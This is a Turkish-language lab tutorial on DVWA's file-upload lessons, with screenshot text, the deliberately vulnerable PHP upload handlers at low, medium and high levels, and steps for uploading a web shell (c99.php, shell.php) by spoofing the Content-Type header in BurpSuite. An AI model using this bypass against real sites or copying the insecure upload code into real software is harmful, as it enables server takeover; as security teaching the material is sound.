
Your image was not uploaded.

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1269>
- <https://www.acunetix.com/website/security/upload-forms-threat/>

Inspector Console Debugger Style Editor Performance Memory Network Storage Accessibility

```
<html>
  <body>
    <div class="vulnerable_code_area">
      <form enctype="multipart/form-data" action="" method="POST">
        <input type="hidden" name="MAX_FILE_SIZE" value="100000">
        Choose an image to upload:
        <br>
        <input name="uploaded" type="file">
        <br>
        <input type="submit" name="Upload" value="Upload">
      </form>
      <pre>Your image was not uploaded.</pre>
    </div>
    <h2>More Information</h2>
  </body>
</html>
```



Activities Firefox Web Browser Sal 08:34

Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

localhost/DVWA-master/vulnerabilities/upload/#

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload


Your image was not uploaded.

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1269>
- <https://www.acunetix.com/website/security/upload-forms-threat/>

Inspector Console Debugger Style Editor Performance Memory Network Storage Accessibility

```
<html>
  <body>
    <div class="vulnerable_code_area">
      <form enctype="multipart/form-data" action="" method="POST">
        <input type="hidden" name="MAX_FILE_SIZE" value="100000">
        Choose an image to upload:
        <br>
        <input name="uploaded" type="file">
        <br>
        <input type="submit" name="Upload" value="Upload">
      </form>
      <pre>Your image was not uploaded.</pre>
    </div>
    <h2>More Information</h2>
  </body>
</html>
```



Sal 08:34

Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

localhost/DVWA-master/vulnerabilities/upload/#

Vulnerability: File Upload

Choose an image to upload:

No file selected.


Your image was not uploaded.

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websecurity/upload-forms-threat/>

F2 yap ve Satırı Sil

```
<h1>Vulnerability: File Upload</h1>
<div class="vulnerable_code_area">
  <form enctype="multipart/form-data" action="f" method="POST">
    <input type="hidden" name="MAX FILE SIZE" value="1000000">
    Choose an image to upload:
    <br>
    <input name="uploaded" type="file">
    <br>
    <input type="submit" name="Upload" value="Upload">
  </form>
  <pre>Your image was not uploaded.</pre>
</div>
<h2>More Information</h2>
```



Sal 08:35

Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

localhost/DVWA-master/vulnerabilities/upload/#

Vulnerability: File Upload

Choose an image to upload:

No file selected.



Your image was not uploaded.

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websecurity/upload-forms-threat/>

✓

```
<h1>Vulnerability: File Upload</h1>
<div class="vulnerable_code_area">
  <form enctype="multipart/form-data" action="f" method="POST">
    Choose an image to upload:
    <br>
    <input name="uploaded" type="file">
    <br>
    <input type="submit" name="Upload" value="Upload">
  </form>
  <pre>Your image was not uploaded.</pre>
</div>
<h2>More Information</h2>
```

The screenshot shows the DVWA File Upload page. The page title is 'Vulnerability: File Upload'. The main content area contains a message: 'Choose an image to upload: No file selected.' Below this, there is a red checkmark and a message: '.../hackable/uploads/c99.php successfully uploaded!'. The browser's developer tools are open at the bottom, showing the HTML structure of the page, including a form with a hidden input field named 'MAX_FILE_SIZE'.

c99 bir kontrol panelini andırıyor deđil mi? :) Sayfa hack'lemek için bu derste kullandığımız sistem komutlarını kullanmadan c99.php'nin sunduđu arayüzden anasayfayı hack'lemeniz mümkündür. c99.php sistem komutlarını arkaplanda sizin yerinize yapmaktadır. Hepsi bu kadar.

DERS 12 - FILE UPLOAD (MEDIUM LEVEL)

Bu yazıda güvenlik düzeyi Medium seviyesine yükseltilmiş DVWA'da shell tehditine karşı ne gibi bir önlem alındığına ve bu önlemin aşılıp aşılamayacağına değinilecektir.

Dersin Hedefi

Hedefiniz Medium seviyesindeki güvenliđi keşfedip nasıl aşabileceđinizi öğrenmektir.

Shell'e Karşı Önlem

[Önceki derste](#) nasıl shell dosyası upload ederek siteyi hack'leyebileceđimizden bahsetmiştik. O derste DVWA'nın zafiyet barındıran sayfasının kullandığı kaynak kod şuydu:

Low Level:

```
1  <?php
2
3  if( isset( $_POST[ 'Upload' ] ) ) {
4      // Where are we going to be writing to?
5      $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
6      $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );
7
8      // Can we move the file to the upload folder?
9      if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
10         // No
11         echo '<pre>Your image was not uploaded.</pre>';
12     }
13     else {
14         // Yes!
15         echo "<pre>{$target_path} succesfully uploaded!</pre>";
16     }
17 }
18
19 ?>
```

Kaynak kodun 9. satırında upload için seçilen dosyanın belirlenen dizine transfer edildiđini görmekteyiz. Eğer transfer sırasında bir hata yaşanırsa if'e girilir ve bir hata bildirimi ekrana yansıtılır, eđer bir hata yaşanmazsa else'e girilir ve dosyanın sorunsuz bir şekilde yüklendiđine dair bildirim ekrana yansıtılır. Dikkat ettiyseniz bu kaynak koda kullanıcıdan gelen dosyalar için hiçbir kısıtlama konulmamıştır. Şimdi güvenlik seviyesi Medium iken kaynak koda nasıl bir güvenlik metodolojisi güdülmüş ona bakalım:

Medium Level:

```
1 <?php
2
3 if( isset( $_POST[ 'Upload' ] ) ) {
4     // Where are we going to be writing to?
5     $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
6     $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );
7
8     // File information
9     $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
10    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
11    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
12
13    // Is it an image?
14    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
15        ( $uploaded_size < 100000 ) ) {
16
17        // Can we move the file to the upload folder?
18        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
19            // No
20            echo '<pre>Your image was not uploaded.</pre>';
21        }
22        else {
23            // Yes!
24            echo "<pre>{$target_path} succesfully uploaded!</pre>";
25        }
26    }
27    else {
28        // Invalid file
29        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
30    }
31 }
32
33 ?>
```


Yukarıdaki kaynak koddaki 10. satıra bakacak olursanız kullanıcının upload için verdiği dosyanın tipi \$uploaded_type değişkenine atanmaktadır. Ardından bu değişkenin tuttuğu değer 14. satırda sınanmaktadır. Eğer dosyanın tipini tutan değişken image/jpeg ya da image/png değerine sahipse bu durumda sunucu gelen dosyanın resim olduğunu anlayacaktır ve upload işlemine izin verip if koşuluna girilecektir. Eğer değişken başka bir değere sahipse dosya upload edilmeyecektir ve else koşuluyla ekrana hata bildirimi gönderilecektir.

Medium level'daki bahsedilen güvenlik barikatını [önceki derste](#) oluşturduğunuz shell ile bir deneyin. Yani shell.php dosyasını güvenlik seviyesi Medium Level iken upload'lamaya çalışın. Göreceğiniz üzere upload işlemi başarısız olacaktır ve ekrana "Your image was not uploaded. We can only accept JPEG or PNG images" bildirimi gelecektir.


İlk bakışta güvenlik sağlandı gibi görünür. Peki aşılabılır mi? Cevap evet. Şimdi sunucuya yüklemeye çalıştığımız shell.php dosyasının bir resim olduğuna inandıralım. Yani sunucuyu kandıralım. Bunun için bir proxy yazılımına ihtiyacımız var. Bu derste bu iş için BurpSuite yazılımını kullanacağız.

NOT: BurpSuite ve tarayıcınızın senkron haline gelmesi için yapılması gereken ayarlamaları [su yazının](#) içerisinde bulabilirsiniz.

İlk olarak normal bir resim yüklemesinde bulunalım ve sunucuya gönderdiğimiz talebin (paketin) header bilgilerini ekranımıza gelen BurpSuite popup penceresinden inceleyelim.



Resimde sarı ile vurgulanmış Content-Type header'ına dikkat edin. Değeri olarak image/png almış. Bu size bir yerden tanıdık geliyor mu? Yukarıda bahsettiğimiz Medium Level kaynak kodunda hatırlarsanız yüklenen dosyanın tipi bir değişkene atanıyordu ve bu değişkenin if koşulu içerisinde bazı değerlerle sınanıyordu. İşte o sınıma değerlerinden biri image/png dir. Sınama başarılı olunca if'in içine girilecektir ve dosya upload edilecektir. Upload işlemini tamamlamak için BurpSuite ekranındaki Forward butonuna tıklamanız yeterlidir. Böylece resmi sunucuya upload'lamış olursunuz.



Bu sefer yaptığımız talebin Content-Type header'ı dikkat ederseniz application/x-php değerini almış. İşte kritik nokta burasıdır. Sunucu, yani kullanılan PHP kodları aldığı dosyanın tipini gelen paketin Content-Type header değerine bakarak anlamaktadır. Eğer biz yukarıdaki popup penceresinden elimizle bu değeri değiştirip image/png yaparsak sunucu gelen dosyanın (shell.php'nin) resim olduğunu sanacaktır. Böylelikle güvenlik aşıllıp shell dosyası sunucuya yüklenecektir.

Şimdi elinizle popup penceresindeki application/x-php yazısını silin ve image/png yapın. Ardından Forward tuşuna basarak talebin (paketin) sunucuya gitmesine izin verin. Ekrana dosyanın yüklendiğinde dair bir bildirim mesajı gelecektir.

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../../../hackable/uploads/shell.php successfully uploaded!

Böylelikle shell dosyasına tarayıcınızdan erişerek tıpkı [önceki derste](#) anlatıldığı gibi siteyi hack'leyebilirsiniz.

Sonuç

Bu derste hem bir güvenlik önlemi koda nasıl yansırı görmüş oldunuz hem de bir güvenlik önlemi nasıl aşılabilirini görmüş oldunuz. Eğer shell tehlikesine karşı daha etkili bir güvenlik önlemi görmek isterseniz sıradaki yazıyı okuyabilirsiniz: [Ders 13 - File Upload \(High Level\)](#)

DERS 13 - FILE UPLOAD (HIGH LEVEL)

Bu yazıda güvenlik düzeyi High seviyesine yükseltilmiş DVWA'da shell tehditine karşı ne gibi bir önlem alındığına ve bu önlemin aŐılıp aŐılamayacağına değinilecektir.

Dersin Hedefi

Shell'e karşı nasıl etkili bir güvenlik temin edilebileceđini keŐfedin.

Shell'e KarŐı Önlem

File Upload bölümünün [ilk dersinde](#) shell upload ederek bir siteyi nasıl hack'leyebileceđimizden bahsetmiŐtik. [İkinci derste](#) ise shell tehditine karşı alınmış bir güvenlik önleminin ve bu güvenlik önleminin nasıl aŐılabileceđinden bahsetmiŐtik. Bu derste ise önceki derse nazaran daha etkili bir güvenlik önleminin bahsedeceđiz. DVWA'da güvenlik seviyesi High Level iken kullanılan kaynak kod Őudur:

High Level:

```
1 <?php
2
3 if( isset( $_POST[ 'Upload' ] ) ) {
4     // Where are we going to be writing to?
5     $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
6     $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );
7
8     // File information
9     $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
10    $uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
11    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
12    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];
13
14    // Is it an image?
15    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
16        ( $uploaded_size < 100000 ) &&
17        getimagesize( $uploaded_tmp ) ) {
18
19        // Can we move the file to the upload folder?
20        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
21            // No
22            echo '<pre>Your image was not uploaded.</pre>';
23        }
24        else {
25            // Yes!
26            echo "<pre>{$target_path} succesfully uploaded!</pre>";
27        }
28    }
29    else {
30        // Invalid file
31        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
32    }
33 }
34
35 ?>
```

Yukarıdaki kullanılan kaynak kodun 10. satırına dikkat ederseniz kullanıcının yükleme teŐebbüsünde bulunduđu dosyanın ismi ele alınıyor. Dosya isminde barınan ilk noktadan sonraki tüm karakterler \$uploaded_ext deđiŐkenine atanıyor. Yani bu yapılan iŐlem dosyanın uzantısını öğrenmek içindir. Ardından bu deđiŐken 15. satırda sınanıyor ve eđer jpg, jpeg, png deđerlerinden birine sahipse dosyanın upload'lanmasına izin veriliyor. Eđer jpg, jpeg ya da png deđerlerine sahip deđilse dosyanın upload'lanması else koŐuluna girilerek engelleniyor.

